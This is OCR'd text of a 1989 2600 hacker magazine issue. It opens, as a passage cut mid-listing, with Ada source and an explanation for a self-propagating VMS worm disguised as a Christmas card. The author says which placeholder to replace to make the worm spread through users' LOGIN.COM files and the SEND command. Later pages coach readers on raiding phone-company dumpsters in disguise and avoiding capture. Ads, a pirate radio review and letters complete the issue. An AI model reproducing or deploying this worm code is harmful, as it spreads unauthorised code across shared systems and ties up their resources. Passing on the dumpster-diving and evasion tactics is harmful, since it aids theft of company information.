  Put_Line("I    I       M       M   A     A   SSSSSSSS");
  New_Line(3);
  Set_Col(20);
  Put_Line("And a Happy New Year!!!");
end Display_Card;

-------------------------------------------------------------------------------
-- procedure Check_First_Run :
-------------------------------------------------------------------------------
-- Check_First_Run will look at the current LOGIN.COM file, if available,
-- and determine if the account has already been infected. It will return
-- a Boolean based on whether it has been infected or not.
--
-- Serves : IMAS.
-------------------------------------------------------------------------------
procedure Check_First_Run(Answer : out Boolean) is
Test : String(1..13);        -- Hold first line of LOGIN.COM.
Last : Integer;              -- Length of first line in LOGIN.COM.
begin
  Open(Login, In_File, "LOGIN.COM");
  Get_Line(Login, Test, Last);
  Close(Login);
  if Test = "$ M := MARKER" then
     Answer := False;                -- Account already infected.
  else
     Answer := True;                 -- First time worm executed.
  end if;
  exception                          -- Error handler :
    when others =>                   -- Control passes here if no
      Answer := True;                -- LOGIN.COM exists. This indicates
                                     -- first time worm executed.
end Check_First_Run;

-------------------------------------------------------------------------------
-- procedure Make_New_Login_Com :
-------------------------------------------------------------------------------
-- When the worm is first executed on a particular account, this procedure
-- is called in order to create a new LOGIN.COM. The old LOGIN.COM is not
-- destroyed.
--
-- Serves : IMAS.
-------------------------------------------------------------------------------
procedure Make_New_Login_Com is
begin
```

```
-------------------------------------------------------------------------------
-- DCL commands explained in text...
-------------------------------------------------------------------------------
  Create(Login, Out_File, "LOGIN.COM");
  Put_Line(Login, "$ M := MARKER");
  Put_Line(Login, "$ DEFINE/USER SYS$OUTPUT SHU.BAT");
  Put_Line(Login, "$ SH U");
  Put_Line(Login, "$ RUN IMAS");
  Put_Line(Login, "$ @LOGON");
-------------------------------------------------------------------------------
-- A manipulation task could be appended to above file.
-------------------------------------------------------------------------------
  Close(Login);
end Make_New_Login_Com;

-------------------------------------------------------------------------------
-- procedure Get_Logon_Bak :
-------------------------------------------------------------------------------
-- The worm is executed each time the user logs in. To prevent too many
-- copies being sent to same account, the LOGON.BAK file is used to keep track
-- of who received the worm from a particular account. It will not send the
-- worm again to those found in LOGON.BAK. A problem exists in that each
-- LOGON.BAK file is different for each account, as explained in text.
--
-- Serves : Build_Logon_Com.
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
procedure Get_Logon_Bak is
begin
  User_Length := 0;
  Open(Logon2, In_File, "LOGON.BAK");
  loop
  if not End_Of_File(Logon2) then                -- Insert all names in
    User_Length := User_Length + 1;              -- LOGON.BAK into the
    Get_Line(Logon2, Whole_Line, Last);          -- large array.
    User_List(User_Length) := Whole_Line(1..8);
  else
    exit;
  end if;
  end loop;
  Close(Logon2);
  exception                 -- Error handler :
    when others => null;    -- If no LOGON.BAK existed previously, then
                            -- no names are copied into array.
end Get_Logon_Bak;

-------------------------------------------------------------------------------
-- procedure Check :
-------------------------------------------------------------------------------
-- Check will test to see if the current account name being analyzed
-- from SHU.DAT is already in the user name array formed from LOGON.BAK.
-- It returns a Boolean based on the result of the test.
--
-- Serves : Get_SHU.
-------------------------------------------------------------------------------
procedure Check(Answer : out Boolean) is
-------------------------------------------------------------------------------
-- * Note : Temp is a global which holds the name of the current account
--          being referenced from SHU.BAT. It is assigned in Get_SHU.
-------------------------------------------------------------------------------
begin
  Answer := True;                -- Innocent unless proven otherwise...
  for I in 1..User_Length        -- Loop through array of past recipients.
  loop
  if User_List(I) = Temp then    -- If found in array, then this account
    Answer := False;             -- has already been infected. Set Boolean
    exit;                        -- to proper state.
  end if;
  end loop;
end Check;
-------------------------------------------------------------------------------
-- procedure Get_SHU :
-------------------------------------------------------------------------------
-- Probably the most important procedure, it will check valid account names
-- found in SHU.BAT and see if they have been infected by calling procedure
-- Check. It will then add uninfected names on the list contained in
-- LOGON.COM which will perform the propagation.
--
-- Requests : Check.
-- Serves : Build_Logon_Com.
-------------------------------------------------------------------------------
procedure Get_SHU is
begin
  Open(SHU, In_File, "SHU.BAT");
  Create(Logon, Out_File, "LOGON.COM");
  Put_Line(Logon, "$ PURGE LOGON.*");    -- Erase all past occurrences
  Put_Line(Logon, "$ PURGE SHU.BAT");    -- of LOGON.COM and SHU.BAT.
  for I in 1..5                          -- Skip past the junk in SHU.BAT
  loop                                   -- that starts with
    Get_Line(SHU, Whole_Line, Last);     -- "VAX/VMS Interactive..."
  end loop;                              -- and get to the first account.
  loop
  if not End_Of_File(SHU) then
    Get_Line(SHU, Whole_Line, Last);     -- Get a new account name from
    Temp := Whole_Line(2..9);            -- SHU.BAT and store in Temp.
    Check(Yes);
    if Yes = True then
      if User_Length < 300 then          -- If account in Temp not already
        User_Length := User_Length + 1;  -- infected AND we did not exceed
        User_List(User_Length) := Temp;  -- user list array, then add this
        Put(Logon, "$ IIII IMAS.EXE ");  -- account to the list to be
                                         -- infected by LOGON.COM.
                                         -- Note bad programming style of
                                         -- hardcoding the constant 300.
                                         -- Tsk, tsk...

-------------------------------------------------------------------------------
-- For the worm to work properly,  must replace IIII with :
--                    SEND/FILE/VMSDUMP
-- in the preceding line. This was used as a precaution during testing to
-- make sure that the worm would not be set loose. After testing, I
-- have concluded that if set loose, this program could create havoc
-- on a system like ----- by tying up resources. A modified version with
-- a malicious manipulation task could offer even further danger.
-------------------------------------------------------------------------------
        Put_Line(Logon, Temp);       -- Append account name to end of
                                     -- SEND command.
      end if;
    end if;
  else
    Close(SHU);
    Close(LOGON);
    exit;
  end if;
  end loop;
  exception                          -- Error handler :
    when others => null;             -- In case of any freak file errors.
end Get_SHU;

-------------------------------------------------------------------------------
-- procedure Build_Logon_Com :
-------------------------------------------------------------------------------
-- After worm is executed and control returns to LOGIN.COM, a DCL file
-- is executed named LOGON.COM. This procedure calls routines that build
-- the file. The article text offers explanation of DCL commands used.
--
-- Requests : Get_Logon_Bak, Get_SHU.
-- Serves : IMAS.
-------------------------------------------------------------------------------
procedure Build_Logon_Com is
begin
  Get_Logon_Bak;
  Get_SHU;
-------------------------------------------------------------------------------
-- Update the LOGON.BAK file so that it is up to date with the new
-- accounts infected that were found from SHU.BAT.
-- Note that old LOGON.BAK is purged by new LOGON.COM. Sorry if nomenclature
-- of file names confuses you.
-------------------------------------------------------------------------------
  Create(Logon2, Out_File, "LOGON.BAK");
  for I in 1..User_Length              -- Loop through entire array,
  loop                                 -- including new entries from
    Put_Line(Logon2, User_List(I));    -- SHU.BAT, and place them in
  end loop;                            -- a new LOGON.BAK.
  Close(Logon2);
end Build_Logon_Com;

-------------------------------------------------------------------------------
-- Here starts the code for IMAS ...
-------------------------------------------------------------------------------
```

```
begin
  Check_First_Run(Yes);     -- Check to see if already infected.
  if Yes = True then        -- If never infected before, then build
                            -- new LOGIN.COM to start propagation on
     Make_New_Login_Com;    -- next log in.
  else
    Build_Logon_Com;        -- If already infected, then commence process
                            -- to propagate to users found in SHU.DAT.
  end if;
  Display_Card;             -- After dirty work is done, then display
                            -- XMAS greetings.

end XMAS;                   -- Happy Holidays!
```

Last November/December the press began reporting on what is now known to be the work of Robert T. Morris. After attending a lecture featuring his worm, I began thinking how other operating systems, besides Unix, pose security problems (i.e. VMS). VMS is a popular operating system for DEC's VAX family of computers. This article offers a coded example of an elementary worm that works under VMS. The worm does not attach itself to a host program like a virus, but propagates by reproducing entire copies to other accounts. This worm will not attempt to reproduce itself on other networks. It is only concerned with the local computer on which it is released.

For safety reasons, the majority of the code was created on a PC using R.R. Software's JANUS/Ada. After preliminary tests the code was then moved to a VAX and compiled with DEC Ada. Several vestigial instructions remain that were implemented so the worm would not spread during testing.

The Ada language was chosen for two reasons. First, I wanted to expand my skill in Ada and thought that this would be a profitable exercise. Second, I have never seen a virus/worm documented anywhere that was written in Ada. So it could be safe to assert that this is the first worm written in Ada. Hopefully an embedded systems programmer using Ada will not insert a modified version of this worm into any weaponry systems!

Code Explanation

The main procedure is named XMAS. It has seven nested procedures - Display_Card, Check_First_Run, Make_New_Login_Com, Get_Logon_Bak, Check, Get_SHU, and Build_Logon_Com. Each procedure performs various functions as the worm moves from account to account. Also in XMAS, before the nested procedures, one can note several declarations. These declarations will take care of the many logical file names required, as well as the various structures needed to contain the user names of accounts.

When the worm is originally released it will propagate itself to users only on the system at that particular time. It will appear as a Trojan Horse to a naive user. Once the callow user receives the worm, a series of actions occur. Curiosity will tempt them to execute the program called XMAS. This worm preys on the naive user who would try to run XMAS. Its major drawback is in the method of propagation, especially if it is sent to a user who would suspect a Trojan Horse.

The first step in XMAS is to call the routine Check_First_Run. Check_First_Run will decide if the worm is already activated in this account. It accomplishes this by viewing the LOGIN.COM file. The LOGIN.COM file is a special file under VMS that can be likened to the AUTOEXEC.BAT file in MS-DOS. When the user first logs in, VMS will execute those DCL instructions contained in LOGIN.COM. A marker signal is attached to a new LOGIN.COM of an infected account. Check_First_Run will return a Boolean value based on the presence of this marker.

After returning from Check_First_Run, XMAS must make a decision based on the received Boolean called Yes. If the worm has never been installed, execution is transferred to Make_New_Login_Com which creates the important new LOGIN.COM file. If the Boolean Yes is false then a chain of events follow which result in the creation of another DCL file called LOGON.COM.

The LOGON.COM begins to be crafted with a call from XMAS to Build_Logon_Com. Build_Logon_Com will make the necessary calls needed to build LOGON.COM. LOGON.COM will eventually be a DCL file that does the actual propagation as explained later. Please see code comments for more detailed explanation of the above process.

Finally, the XMAS procedure will execute Display_Card every time the executable is called. This will display a seemingly innocent message long after the worm has performed its duties.

Conclusion

Admittedly there are many flaws with this worm implementation. Various features could be added to improve on the success ratio. There also is a chance that embedded bugs exist because certain traits could not be adequately tested. The purpose, however, was to create a worm that offered educational value by performing the basic steps needed for propagation. If the code explanation seems confusing, play computer and study the flow of execution. The Ada code is somewhat logical and should not offer serious problems.

Simple worms, similar to the one presented, can be created for practically every operating system that allows some sort of communication between users (like the SEND command, or a mail/phone utility). An operating system that totally guarded against worms/viruses by limiting user communication would probably be useless. An effective OS should allow communication between its various users. A certain amount of trust and responsibility needs to be formed for such systems to successfully continue existing.

2600 Marketplace

THE GALACTIC HACKER PARTY will be held 8/2,3,4 at the Cultural Center in Amsterdam. Look for 2600! Info: 011-31-20-6001480.

2600 MEETINGS. First Friday of the month at the Citicorp Center--from 6 to 8 pm in the Market, 153 E 53rd St., NY. Except 8/4 when we'll be in Amsterdam. Special meeting 7/28 in London at Covent Garden by the London Transport Museum. Come by, drop off articles, ask questions. Call 516-751-2600 for still more info or to request a meeting in your city.

W A N T E D : Technical/operations manual or any technical data on Northeast Electronics Corp's TTS-2762R MF & Loop Signaling Display. Will gladly pay for copying and mailing costs, or reasonable price for genuine manual. Does anyone know anything about this machine? Bernie S., 144 W. Eagle Rd., Suite 108, Havertown, PA 19083.

FOR SALE: DEC VAX/VMS manuals for VMS 4.2. All manuals are in mint condition, some still in the shrink-wrap. This is the best source for VMS knowledge anywhere! Contact me for more info. Kurt P., POB 11282, Blacksburg, VA, 24062-1282.

WANTED: Schematic and/or block diagram for G.E. TDM-114B-13 data set. John B. Riley, 914 N. Cordova St., Burbank, CA 91505-2925.

UNDERGROUND BOOKS: TAP, complete set, volumes 1-91, $80. Electronic surveillance and wiretapping -- a nuts and bolts guide, $15. The best of TAP, over 100 pages of their best, $40. Computer crime, over 400 pages from the best of government publications, prosecutors' guides, documents, case studies, etc., including how it's done, $60. Include $3 handling per book. Make payment to Tim S., PO Box 2511, Bellingham, Washington 98227-2511.

INCARCERATED COMPUTER TECHNO-DROID would like to hear from anyone interested in computer technology and its unusual applications. Would like to receive (from those willing to donate) photocopies of interesting computer schematics, articles, and how-to instructions for exotic projects, etc. Write to: Robert Joe Jackson, Jr., Memphis U 32875-019, Memphis Federal Correctional Inst., P.O. Box 34550, Memphis, TN 38184.

Do you have something to sell? Are you looking for something to buy? Or trade? This is the place! The 2600 Marketplace is free to subscribers! Send your ad to: 2600 Marketplace, P.O. Box 99, Middle Island, NY 11953. Include your address label. Only people please, no businesses.

WILL TRADE: My knowledge of beating the game of Blackjack for information into hacking and phreaking. J. Klein, 2558 Valley View #111, Las Vegas, NV 89102.

TUNE IN TO "OFF THE HOOK", the telephone program, Tuesday, 7/25 at 7:30 pm on WBAI New York 99.5FM. Hosted by Emmanuel Goldstein.

FDI, PSTN, ANAC, are you lost in telephone acronyms? Don't be confused anymore! Send for my list of over 300 phone and communications acronyms, only $4. Jay H., 2722 Glenwick Pl., La Jolla, CA 92037.

Deadline for Fall Marketplace: 9/1/89.

REVIEWS

The 1989 Pirate Radio Directory
by Paul Estev

When it comes to free communications, nothing comes close to the power of radio. And when it comes to radio, nothing is more free than Pirate Radio. In The 1989 Pirate Radio Directory, George Zeller provides another useful publication from Tiare Publications (makers of various handy shortwave/DX guides and directories) to aid in the search for truth. Here Zeller provides a compendium of the pirates of 1988, as well as a brief history of each one. Details include where and when they were last found as well as their most recent mail drop. This catalog of about 50 pirate radio broadcasters is meant only for the patient DX'er -- these broadcasters are only on the air for a few hours at a time and frequently change their frequencies.

We know where Zeller spends his holidays and weekends: listening to "KNBS, Cannabis 41, the station with your mind in mind," the shortwave station of the California Marijuana Cooperative. Illegal stations like this have been getting out their word through the power of radio waves which may now be passing through your body as you read these words. The directory covers the not-so-secret Voice of Tomorrow, which promises a tomorrow without Blacks, Jews, or capitalists, and praises the work of Nazis. To catch them try 7410 or 6240 KHz and listen for the sounds of a howling wolf over a drum beat (no fooling). On September 10, you could have caught "WFIX, where we fix your radio over the air" and listened to Fix-It Bob and Fix-It Bill from Lake Erie. Other stations included are: Radio Garbanzo, Radio Lymph Node International, Radio Comedy Club International, Radio Clandestine, CBOR (busted by the FCC last November), The Crooked Man (a sort of Dr. Gene Scott of shortwave), Voice of Bob (representing the satirical "Church of the Subgenius"). Many of the stations listed are small fly-by-night operations, that may have provided only one broadcast in 1988. Others, like Radio New York International, have had a more notorious history. The 1989 Pirate Radio Directory provides a good start in the search for new, unlicensed voices from beyond.

The 1989 Pirate Radio Directory, 55pp. from Tiare Publications, P.O. Box 493 Lake Geneva, WI 53147. $6 plus shipping (1$ US, $2 Foreign).

Also available from Tiare: Los Numeros, The Numbers Stations Log by Havana Moon. This is an extensive list of frequencies of the mysterious numbers stations from around the world. Tune in to hear cryptic sequences of numbers being read aloud in German, Spanish, English, French, and Russian.

The New "TAP"

by Emmanuel Goldstein

Ever since we began printing 2600, people have been asking us whatever became of TAP, the telephone/anarchy newsletter founded by the Yippies in 1971. After five years, we finally seem to have convinced people that TAP is defunct and that we had nothing at all to do with them. Now it appears another chapter in the saga is unfolding.

Since TAP stopped publishing in 1984, there have been at least a dozen attempts to take over or restart the former Yippie publication. Now, out of Kentucky, an organization has emerged that calls itself TAP and has actually put out an issue. They claim to have a new staff and a new lease on life. It's up to the hackers of the world to decide whether this is really TAP reborn or just another opportunistic attempt to cash in on the name.

A glance at the first issue reveals a format practically identical to the old magazine. Two sheets of paper (unattached) with the old TAP logo, a couple of news clippings, a brief explanation on how to make an unstable explosive in three steps (for the "home anarchist"), and an article explaining Bitnet. The article takes up about half of the issue.

Yes, it looks like the old TAP. And it even reads like the old TAP. But a lot has happened since TAP last came out. Can this new newsletter simply pick up where the old one left off? We'll know soon enough.

Cheshire Catalyst, the old TAP's last editor, says he would have preferred it had TAP been allowed to rest in peace. He complained of a lack of imagination in the new TAP, particularly in the way they use the old logos. "It's time to move on and do something different," he said.

Other hackers say that Cheshire has no exclusive right to TAP and that anybody can start it up again if they want to. That's just the way it is with a newsletter like TAP.

But had the publishers simply chosen a new name, a lot of the doubts being expressed in the hacker community simply wouldn't be there. Considering that nobody involved in the new TAP appears to have been involved in the old TAP, are they justified in using the same name? What about those people who lost money to the old TAP? They're likely to pin the responsibility for this on the people of the new TAP. By taking on the name of TAP, the publishers may actually be putting their newsletter at a disadvantage.

There's plenty of room in the hacker community for innovative newsletters and magazines. An electronic hacker newsletter called Phrack is one that built a strong following by doing something different: collecting hacker files and articles and distributing them in a "package" to bulletin boards all over the world. One of their regular articles, Phrack World News, is a must-read for many hackers.

The best publications are the ones that tread on new ground and make, not take, a name for themselves. We hope to see the new TAP succeed for being new and different.

At press time, there was one issue of the new TAP known as #92. However, the old TAP also had an issue #92 which was its last and was not widely distributed. To get a sample of the new TAP, just send them a 25 cent stamp. Their address is TAP, PO Box 20264, Louisville, KY 40220.

tips on trashing

(continued from page 33)

cap on my head. On the hygiene side, I do not shower or shave 16 hours before I start my planned activities. I do not comb my hair before I leave. I use a ratty torn backpack to put my material in. In the backpack I carry a half pack of cigarettes (even though I don't smoke), a tin cup, and some beef jerky. I might also take some other items to complete my disguise, depending on what is handy at the time. With this, my outfit is complete. That way, if I'm caught, I'm more likely to be recognized only as a derelict looking for food, not a phreak looking for information.

When traveling to the target, I always park my car at least three blocks from the scene, sometimes more depending on geography and conditions. It is not unusual for me to park six blocks away. I hide my wallet underneath the seat, and hide the keys in a magnetic lock key set stored under the car.

In over two years of thrashing through the telco's garbage bins, I have been caught twice. Both times, I was told to beat it. I got off because first, I dressed for the part. Second, I practiced what I would say if I got caught. When I actually did get caught, it was easy for me to ramble off a convincing excuse. One time when I was caught, I had taken a half eaten, browned apple in my backpack. When an employee caught me, I showed him my "gain" from their dumpster, and told him I was looking for food. He was convinced, and told me to get on my way.

I realize that some of these precautions may seem like a bit much. It does take some effort to following them faithfully. But I have heard countless tales of phreaks getting into trouble for bragging to their friends, getting careless with their activities, relaxing their reflexes, or feeling too comfortable and letting down their guard. In my observations, the majority of phreaks have gotten into trouble by their own shortcomings -- not through smart cops and aggressive prosecutors. I have a college career, and in no way do I wish to jeopardize it. So, go out there and thrash around, within reason. The information to be gained is infinitely valuable. Good luck!

STAFF

Editor-In-Chief
Emmanuel Goldstein

Artwork
Ken Copel

Writers: Eric Corley, John Drake, Paul Estev, Mr. French, The Glitch, The Infidel, Red Knight, Bill from RNOC, David Ruderman, Lou Scannon, Violence, Mike Yuhas, and the growing anonymous bunch.

REMEMBER

(continued from page 3)

On the personal level, Abbie had a sharp mind and a great sense of humor. He had a terrific enthusiasm for life's little pleasures and his friends compared him to a little kid who loved toys.

We're sorry he never really seemed to reach the younger generation. That upset him quite a bit. But when you consider how Abbie turned the world on its side, a lot of what we do today would probably be done quite differently if he hadn't been around.

So the next time you're playing with a computer somewhere and you feel that little rush of excitement as you realize the endless possibilities, say hello to Abbie. He'll be right there.

* * *

On yet another sad note, one of 2600's most knowledgeable and articulate writers died on June 4, 1989 at the age of 22.

David Flory was known in these pages as The Shadow and, most recently, as Dan Foley. On bulletin board systems, David was known as Shadow 2600.

In the days of The Private Sector BBS, Shadow 2600 would always be the person to take charge of a technical discussion and explain things so that everyone could understand. In many ways, The Private Sector was an extension of his ever-present quest to learn and explore. We all benefitted from that.

David was shocked along with the rest of us when The Private Sector was seized by the authorities in July of 1985. He played a major role in publicizing the action and setting up a support network. Throughout this rather trying time, he never lost sight of our ideals: freedom of speech and the quest for knowledge.

Our sadness over David Flory's loss won't disappear soon. We gained much from him and he enjoyed the work he did for 2600. Like Abbie, we intend to keep his spirit alive.

2600 Letters

(continued from page 31)

you have. Hacking involves using other computers over the phone lines. So you can be a hacker on a dumb terminal that has no computer attached. Commodore 64's are popular because they're cheap. It says nothing of the ability of the person behind the keyboard. (Incidentally, we like to say that EVERY computer is a kid's computer!)

12) It's big. Believe us. So big that sometimes it's frightening.

13) Eavesdropping is simple if you have access to the frequencies. That is not difficult at all. Making free calls on cellular is probably a lot more trouble than it's worth. If any readers have experiences here, let us know.

14) Sure. But you'd have to find one of those old-fashioned phones that don't give you a dial-tone until you put money in. The trick works on the newer phones in a slightly different way and is detailed in our Spring issue.

15) It sounds like you already have a program that just needs some debugging. We suggest you get a manual or a programmer and figure out what's wrong. By the way, any program that works on an IBM PC should work on a clone -- that's why they're called clones. Every XT and every AT is considered a PC, in addition.

16) Make some friends in the field and you will see.

There, that wasn't so bad, was it? If anyone out there would like to send us a letter, address it to: 2600 Letters, PO Box 99, Middle Island, NY 11953.

201

(continued from page 21)

894 Englewood
895 Mount Freedom
896 Rutherford
898 Morristown
899 Point Pleasant
902 Union City
905 Lakewood
906 Metuchen
907 Teaneck
913 Rahway
915 Jersey City
916 Passaic
918 Asbury Park
920 Point Pleasant
922 Asbury Park
923 Newark
925 Linden
926 Newark
927 Succasunna
928 Lakewood
929 Toms River
930 Park Ridge
931 Cranford
932 New Brunswick
933 Rutherford
934 Ramsey
935 Rutherford
937 New Brunswick
938 Farmingdale
939 Rutherford
941 Cliffside
942 Paterson
943 Cliffside
944 Leonia
945 Cliffside
946 Holmdel
947 Leonia
948 Branchville
949 Holmdel
952 Whippany
953 Bernardsville
954 Franklin Park
955 Kearny
956 Paterson
957 Middletown
960 Hackensack
961 Newark
962 Erskine Lakes
963 Jersey City
964 Unionville
965 Elizabeth
966 Madison
967 Oradell
968 Dunellen
969 Carteret
972 Englishtown
974 Spring Lake
975 Holmdel
977 Paterson
980 Bound Brook
981 Dunellen
983 Rockaway
984 Morristown
985 New Brunswick
988 Asbury Park
989 Dover
991 Kearny
992 Livingston
993 Morristown
994 Livingston
995 Frenchtown
995 Milford
997 Kearny
998 Kearny

NOW HEAR THAT

At 2600, we don't exactly go out of our way to nag you about when your subscription is going to stop. You won't find yourself getting those glossy reminders with free pens and digital quartz clocks and all that junk. We believe our subscribers are intelligent enough to look at their address label and see if their subscription is about to conclude. If it is or if you want to extend it, just fill out the form below (your label should be on the other side) and send it to our address (also on the other page). You don't get self addressed stamped envelopes from 2600. But the time and money we save will go towards making 2600 as good and informative as it can get.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$18 ❑ 2 years/$33 ❑ 3 years/$48

CORPORATE SUBSCRIPTION

❑ 1 year/$45 ❑ 2 years/$85 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you'll never have to deal with this anymore)

BACK ISSUES (never out of style)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25

❑ 1988/$25

TOTAL AMOUNT ENCLOSED: _____

Guide of Contents

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested


SECOND CLASS POSTAGE
Permit PAID at
East Setauket, N.Y.
11733
ISSN 0749-3851

the bees
are
flying north

2600


The Hacker Quarterly


VOLUME SIX, NUMBER THREE
AUTUMN, 1989



COMMUNIST PAYPHONES

Seen in the streets of East Berlin





2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada -- $18 individual, $45 corporate.
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988
